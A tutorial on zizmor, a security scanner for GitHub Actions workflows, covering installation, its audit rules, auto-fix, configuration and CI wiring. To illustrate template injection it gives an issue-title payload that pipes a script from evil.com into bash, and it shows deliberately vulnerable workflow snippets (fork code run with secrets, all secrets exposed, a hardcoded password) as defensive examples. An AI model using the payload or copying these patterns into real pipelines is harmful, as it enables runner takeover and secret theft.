


zizmor detects 41 categories of vulnerability in your GitHub Actions workflows in seconds: code injections, excessive permissions, unpinned actions, mishandled secrets. This guide shows how to install it, scan your workflows, understand the results, fix problems automatically and wire zizmor into your CI. Prerequisites: Python 3.12 or newer (or Homebrew, or Cargo) and a repository holding GitHub Actions workflows.
What zizmor is
zizmor is a static analyser (SAST, Static Application Security Testing) specialised in the security of GitHub Actions workflows. Written in Rust, it analyses your workflow YAML files and detects known vulnerabilities without executing a single line of code.
Why it matters
GitHub Actions workflows are code running with elevated privileges: access to secrets, write permissions on the repository, the ability to publish packages. A vulnerability in a workflow can lead to:
- Secret theft (tokens, API keys, credentials)
- Malicious code injected into your artefacts or releases
- Downstream supply chain compromise
zizmor identifies those risks automatically, where a manual review of YAML files would miss them most of the time.
Fast
Written in Rust, zizmor scans dozens of workflows in under a second. No prior configuration needed.
41 audit rules
Template injection, excessive permissions, unpinned actions, plaintext secrets, cache poisoning, impostor commits, action typosquatting and many more.
Auto-fix
zizmor can fix some vulnerabilities automatically, such as template injections, by moving expressions into environment variables.
CI integration
SARIF output for GitHub Advanced Security, annotations for pull requests, JSON for your own scripts. It fits into any pipeline.
Prerequisites
Before starting, make sure you have:
- Python 3.12 or newer (for the pip or pipx installation), or Homebrew, or Cargo (Rust)
- A Git repository holding workflows in
.github/workflows/ - A terminal on Linux, macOS or Windows (WSL recommended)
Installing zizmor
zizmor ships as a Rust binary. Several installation methods exist, depending on your environment.
The simplest method. pipx is recommended because it isolates zizmor in its own Python virtual environment:
# Installation with pipx (recommended)pipx install zizmor
# Or with plain pippip install zizmor
On macOS or Linux with Homebrew:
brew install zizmorIf you have the Rust ecosystem installed:
cargo install zizmorWithout installing anything on your machine:
docker run --rm -v $(pwd):/workspace \ ghcr.io/zizmorcore/zizmor:1.30.1@sha256:a2eb396d886c053073405c7a980f2139ba2248ec172243cfa3841e57196e8101 \ /workspace/.github/workflows/Check: confirm zizmor is installed and note the version:
zizmor --versionExpected result:
zizmor 1.30.1Your first scan
The simplest command scans every workflow of a repository:
cd my-projectzizmor .github/workflows/You can also scan a single file:
zizmor .github/workflows/ci.ymlReading the output
Here is a real zizmor output on the workflows of nektos/act. Every finding points at the exact file, line and column, with a link to the audit documentation:

error[unpinned-uses]: unpinned action reference  --> .github/workflows/checks.yml:18:15   |18 |       - uses: actions/checkout@v6   |               ^^^^^^^^^^^^^^^^^^^ action is not pinned to a hash (required by blanket policy)   |   = note: audit confidence → High   = help: audit documentation → https://docs.zizmor.sh/audits/#unpinned-uses
53 findings (10 suppressed, 9 unsafe fixes): 0 informational, 7 low, 7 medium, 29 high
Every finding carries:
| Element | Meaning |
|---|---|
| Severity | error (high), warning (medium), info (low) |
| Identifier | The name of the rule violated, here unpinned-uses |
| Description | What zizmor detected |
| Location | The exact file, line and column |
| Confidence | High, Medium or Low, the degree of certainty |
| Documentation | The docs.zizmor.sh/audits/#<rule> link for that audit |
Exit codes
The exit code reports the highest severity found:
| Code | Meaning |
|---|---|
0 | No finding, your workflows are clean |
1 | An internal zizmor error |
10 | Findings of unknown severity |
11 | Findings of informational severity |
12 | Findings of low severity |
13 | Findings of medium severity |
14 | Findings of high severity |
That lets you use zizmor in a CI script: an exit code of 13 or above means serious problems worth fixing.
The main vulnerabilities it detects
zizmor carries 41 audit rules. Here are the most critical ones, with concrete examples.
Template injection
Severity: high. This is the most dangerous vulnerability in GitHub Actions.
When you write ${{ github.event.issue.title }} straight into a run: block, the issue title is injected as is into the shell script. An attacker can create an issue with a title like "; curl http://evil.com/steal.sh | bash # and run arbitrary code on your runner.
steps: - name: Greet the issue author run: | # ❌ DANGEROUS: injection possible through the title echo "Hello ${{ github.event.issue.title }}"Fix: pass user-controlled values through environment variables:
steps: - name: Greet the issue author run: | # ✅ SAFE: the value arrives through an environment variable echo "Hello ${ISSUE_TITLE}" env: ISSUE_TITLE: ${{ github.event.issue.title }}The most common dangerous expressions:
github.event.issue.titleandgithub.event.issue.bodygithub.event.pull_request.titleandgithub.event.pull_request.bodygithub.event.comment.bodygithub.event.review.bodygithub.event.head_commit.message
Unpinned actions (unpinned-uses)
Severity: high. Using a tag such as @v4 instead of a SHA exposes your workflow to supply chain attacks.
steps: # ❌ A movable tag: it can be repointed at malicious code - uses: actions/checkout@v4 # ✅ An immutable SHA: it always points at the same code - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2Excessive permissions (excessive-permissions)
Severity: medium. Without an explicit permissions: block, a workflow inherits the repository defaults, often write on everything.
# ❌ No permissions declared, so it inherits the defaults (often write-all)name: CIon: pushjobs: build: runs-on: ubuntu-24.04 steps: - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2# ✅ Explicit, minimal permissionsname: CIon: pushpermissions: {} # no default permission at alljobs: build: runs-on: ubuntu-24.04 permissions: contents: read # only what is needed steps: - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2Dangerous triggers (dangerous-triggers)
Severity: high. The pull_request_target trigger runs the workflow in the context of the target branch, with its secrets, while being able to reach the code of the source branch, which may be malicious.
# ❌ DANGEROUS: pull_request_target with a checkout of the fork codeon: pull_request_targetjobs: test: runs-on: ubuntu-24.04 steps: - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2 with: ref: ${{ github.event.pull_request.head.sha }} - run: npm install && npm test # runs fork code with the secretsPersisted credentials (artipacked)
Severity: medium. By default, actions/checkout persists the GITHUB_TOKEN in the local Git configuration. If an artefact is uploaded from the same job, that token can leak.
steps: # ❌ Token persisted by default - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2 # ✅ Token not persisted - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2 with: persist-credentials: falseOver-provisioned secrets (overprovisioned-secrets)
Severity: high. Injecting the whole secrets context into an environment variable exposes every repository secret to the runner, including the ones the job does not need.
steps: - run: ./deploy.sh env: # ❌ Exposes EVERY secret in a single variable ALL_SECRETS: ${{ toJSON(secrets) }} # ✅ Expose only the secret that is needed DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }}Hardcoded credentials (hardcoded-container-credentials)
Severity: high. Passwords written in plain text in the workflow are visible to anyone with access to the repository.
container: image: myregistry.example.com/app credentials: username: deploy-user # ❌ Plaintext password in the YAML password: s3cr3t-p4ss # ✅ Use a GitHub secret password: ${{ secrets.REGISTRY_PASSWORD }}Inherited secrets (secrets-inherit)
Severity: medium. secrets: inherit passes every secret of the parent workflow to a reusable workflow, including those it does not need.
jobs: deploy: uses: ./.github/workflows/reusable-deploy.yml # ❌ Passes EVERY parent secret secrets: inherit deploy-safe: uses: ./.github/workflows/reusable-deploy.yml # ✅ Passes only the secrets that are needed secrets: DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }}Spoofable bot conditions (bot-conditions)
Severity: high. Checking github.actor == 'dependabot[bot]' to grant privileges is spoofable. An attacker can create a similarly named GitHub account or manipulate the context.
# ❌ A spoofable conditionif: github.actor == 'dependabot[bot]'# ✅ Use the dedicated triggeron: pull_request: types: [opened]Risky GitHub App token use (github-app)
Severity: medium. Many workflows mint a GitHub App installation token (often through actions/create-github-app-token) to get finer rights than GITHUB_TOKEN. The github-app audit spots risky uses of that token: scope widened to the whole organisation instead of a single repository, or revocation disabled.
steps: # ❌ App token scoped to the WHOLE organisation - uses: actions/create-github-app-token@<SHA> # pin by SHA with: app-id: ${{ vars.APP_ID }} private-key: ${{ secrets.APP_KEY }} owner: my-organisation # ✅ Token restricted to the one repository that needs it - uses: actions/create-github-app-token@<SHA> # pin by SHA with: app-id: ${{ vars.APP_ID }} private-key: ${{ secrets.APP_KEY }} owner: my-organisation repositories: my-repositoryRestricting the token to a specific repository and leaving its automatic revocation on limits the blast radius of a leak.
Unpinned external tools (unpinned-tools)
Severity: medium. An action can itself download a third-party tool whose version becomes an invisible dependency of your supply chain. The unpinned-tools audit detects actions that install a tool without a fixed version, typically when the version parameter is missing or set to latest.
steps: # ❌ The installed tool version is not fixed (it follows "latest") - uses: aquasecurity/trivy-action@<SHA> # pin by SHA # ✅ The tool version is fixed explicitly - uses: aquasecurity/trivy-action@<SHA> # pin by SHA with: version: v0.XX.X # a fixed tool version, never "latest"Pinning the action by SHA and the tool it installs closes an entry point that is often forgotten in supply chain attacks.
Typosquatted actions (typosquat-uses)
Severity: high. Introduced in 1.26, the typosquat-uses audit spots a uses: referencing an action whose name is probably misspelled: an attacker publishes actions/checkoutt or aws-actions/configure-aws-credential, betting on the typo to divert your workflow to their repository.
steps: # ❌ A typosquatted name: one letter too many, repository controlled by an attacker - uses: actions/checkoutt@11bd71901bbe5b1630ceea73d27597364c9af683 # ✅ The canonical name of the official action - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2Ad hoc package installs (adhoc-packages)
Severity: medium. Also added in 1.26, the adhoc-packages audit flags a run: installing a package with no fixed version (pip install, npm install -g, apt-get install without pinning). The dependency becomes invisible and mutable, exactly like an unpinned action.
steps: # ❌ Version not fixed: the CI installs something else tomorrow - run: pip install requests # ✅ Pinned version, reproducible - run: pip install requests==2.32.3Personas: choosing the audit level
zizmor offers three personas (levels of strictness) that control which findings are shown:
| Persona | Description | Use |
|---|---|---|
regular | High-confidence findings, minimal false positives | Daily use (default) |
pedantic | Adds code smells and recommendations | In-depth review |
auditor | Everything, including likely false positives | Formal security audit |
# Standard scan (regular persona, the default)zizmor .github/workflows/
# Deeper scan: more findings, more noisezizmor --persona=pedantic .github/workflows/
# Full audit: everything is reportedzizmor --persona=auditor .github/workflows/
A real comparison on the nektos/act workflows (53 findings detected in total): the persona does not change detection, it changes how many findings are suppressed before display.
| Persona | Findings shown | Suppressed |
|---|---|---|
regular | 43 | 10 |
pedantic | 52 | 1 |
auditor | 53 | 0 |
Fixing automatically with --fix
zizmor can fix some vulnerabilities automatically. Two correction modes exist:
| Mode | Command | Behaviour |
|---|---|---|
| Safe only | --fix | Safe fixes only, workflow behaviour does not change |
| All | --fix=all | Safe and unsafe fixes, behaviour may change |
A concrete example: fixing an injection
The file before the fix:
steps: - name: Greet run: | echo "Hello ${{ github.event.issue.title }}" echo "Opened by ${{ github.event.issue.user.login }}"Running the auto-fix:
zizmor --fix=all .github/workflows/greet.ymlThe file after zizmor has fixed it:
steps: - name: Greet run: | echo "Hello ${GITHUB_EVENT_ISSUE_TITLE}" echo "Opened by ${GITHUB_EVENT_ISSUE_USER_LOGIN}" env: GITHUB_EVENT_ISSUE_TITLE: ${{ github.event.issue.title }} GITHUB_EVENT_ISSUE_USER_LOGIN: ${{ github.event.issue.user.login }}zizmor moved the dangerous expressions into environment variables. The shell script now uses ordinary environment variables (${VAR}) instead of GitHub expressions (${{ }}), which prevents the injection.
Filtering the results
When you have many findings, you can filter by severity and confidence to focus on the most critical ones:
# Only high-severity findings with high confidencezizmor --min-severity=high --min-confidence=high .github/workflows/A real example on nektos/act (53 findings detected):
| Filter | Findings shown |
|---|---|
No filter (regular persona) | 43 |
--min-severity=high --min-confidence=high | 27 |
--min-severity=medium | 36 |
Configuring zizmor with zizmor.yml
For fine-grained, reproducible control, create a zizmor.yml file at the root of your repository. It lets you ignore specific findings or configure certain audits.
Ignoring a rule for certain files
rules: unpinned-uses: ignore: # This legacy workflow will be migrated later - vulnerable-permissions.ymlIgnoring one occurrence with an inline comment
You can also ignore a finding inside the workflow itself, with a YAML comment:
steps: # zizmor: ignore[unpinned-uses] - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1Combining configuration and filtering
rules: artipacked: ignore: # No artefact upload in this workflow, low risk - ci.yml secrets-inherit: ignore: # The internal reusable workflows are trusted - deploy-pipeline.ymlWith that configuration in place, zizmor shows an ignored counter:
5 findings (1 ignored, 3 suppressed, 1 unsafe fixes): 0 informational, 0 low, 1 medium, 0 highOnline and offline modes
zizmor runs offline by default: it analyses only the YAML files present locally. It also has an online mode that brings extra audits.
Offline mode (the default)
# Local analysis: no network request at allzizmor --offline .github/workflows/That mode detects the majority of vulnerabilities. Use it in CI to avoid network dependencies.
Online mode
Given a GitHub token, zizmor can run extra checks such as impostor commits, commits that appear to come from a tag but are not in the repository tree:
# Enable online mode through a tokenexport GH_TOKEN=$(gh auth token)zizmor .github/workflows/You can also scan a remote repository directly:
# Scan a GitHub repository without cloning itexport GH_TOKEN=$(gh auth token)zizmor my-org/my-repoWiring zizmor into your CI
GitHub Actions with a SARIF upload
The most powerful integration uses the SARIF format (Static Analysis Results Interchange Format) to show findings directly in the Security tab of your GitHub repository:
name: Workflow security auditon:  push:    branches: [main]    paths:      - '.github/workflows/**'  pull_request:    paths:      - '.github/workflows/**'
permissions: {}
jobs:  zizmor:    name: zizmor scan    runs-on: ubuntu-24.04    permissions:      security-events: write   # to upload the SARIF      contents: read      actions: read    steps:      - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2        with:          persist-credentials: false
      - name: Install zizmor        run: pipx install zizmor==1.30.1
      - name: Scan the workflows        run: zizmor --format=sarif --offline .github/workflows/ > results.sarif        continue-on-error: true
- name: Upload the SARIF results uses: github/codeql-action/upload-sarif@fc7e4a0fa01c3cca5fd6a1fddec5c0740c977aa2 # v3.28.14 with: sarif_file: results.sarif category: zizmorA plain scan that fails the pipeline
If you do not need SARIF, a minimal integration is enough:
name: Workflow securityon:  pull_request:    paths:      - '.github/workflows/**'
permissions: {}
jobs:  zizmor:    runs-on: ubuntu-24.04    permissions:      contents: read    steps:      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1        with:          persist-credentials: false
      - run: pipx install zizmor==1.30.1
      - name: Audit the workflows        run: zizmor --offline --min-severity=medium .github/workflows/
The pipeline fails automatically (exit code 13 or above) when medium or high severity findings are detected.
A pre-commit hook
To catch problems before the push, add zizmor as a pre-commit hook:
repos: - repo: https://github.com/zizmorcore/zizmor-pre-commit rev: v1.30.1 hooks: - id: zizmor# Install and enablepip install pre-commitpre-commit installEvery git commit touching a file in .github/workflows/ then triggers a zizmor scan automatically.
Output formats
zizmor supports four output formats, each suited to a different use:
| Format | Command | Use |
|---|---|---|
plain | --format=plain | Human reading in the terminal (default) |
json | --format=json | Automated parsing by scripts |
sarif | --format=sarif | Upload to GitHub Advanced Security |
github | --format=github | Annotations in GitHub pull requests (10 maximum) |
A JSON output example for automated processing:
# Count findings by severityzizmor --format=json --offline .github/workflows/ 2>/dev/null \ | jq 'group_by(.determinations.severity) | map({severity: .[0].determinations.severity, count: length})'Troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
No inputs collected | No YAML file found | Check the path: zizmor .github/workflows/ |
Many unpinned-uses | Actions referenced by tag | Use pin-github-action to pin by SHA |
artipacked findings everywhere | persist-credentials not disabled | Add persist-credentials: false to the checkout |
impostor-commit not detected | Offline mode | Export GH_TOKEN to enable online mode |
| A false positive on a finding | Rule too strict for your context | Ignore it through zizmor.yml or an inline comment |
error: invalid configuration | Wrong zizmor.yml syntax | Check the YAML indentation and the rule names |
| Exit code 14 in CI | High-severity findings detected | Fix them, or filter with --min-severity |
Check your understanding
Make sure the essentials of this guide are yours. The questions only cover what was explained here.
Knowledge check
Check what you have learned with this interactive quiz
How it works
- The timer starts when you click Start
- Multiple choice, true/false and short answer questions
- You can move between questions
- Detailed results are shown at the end
Starts the quiz and the timer
Review
(0/0)Skills profile
What to do next
Resources to go further
Hints before you try again?
A new full quiz with random questions
Work again only on the questions you missed
Key points
-
zizmor is a static analyser dedicated to GitHub Actions workflow security: it detects 41 categories of vulnerability without running your code.
-
Template injections (
${{ }}insiderun:blocks) are the most dangerous vulnerability: always go through environment variables. -
Three personas control strictness:
regularfor daily use,pedanticfor reviews,auditorfor formal audits. -
--fix=allfixes some vulnerabilities automatically, such as injections; always check the diff before committing. -
The SARIF format shows findings directly in the GitHub Security tab, ideal for tracking over time.
-
zizmor.ymland# zizmor: ignore[rule]comments handle false positives without disabling a rule globally. -
Wire zizmor into CI on pull requests touching
.github/workflows/, to catch vulnerabilities before they reachmain.
Next steps
- Token permissions: fixing
excessive-permissions, the most frequent finding in zizmor reports. - The pull_request_target trap: handling
dangerous-triggers, the one that costs the most when ignored. - poutine: the complementary scanner, for organisation-wide audits and multi-CI setups.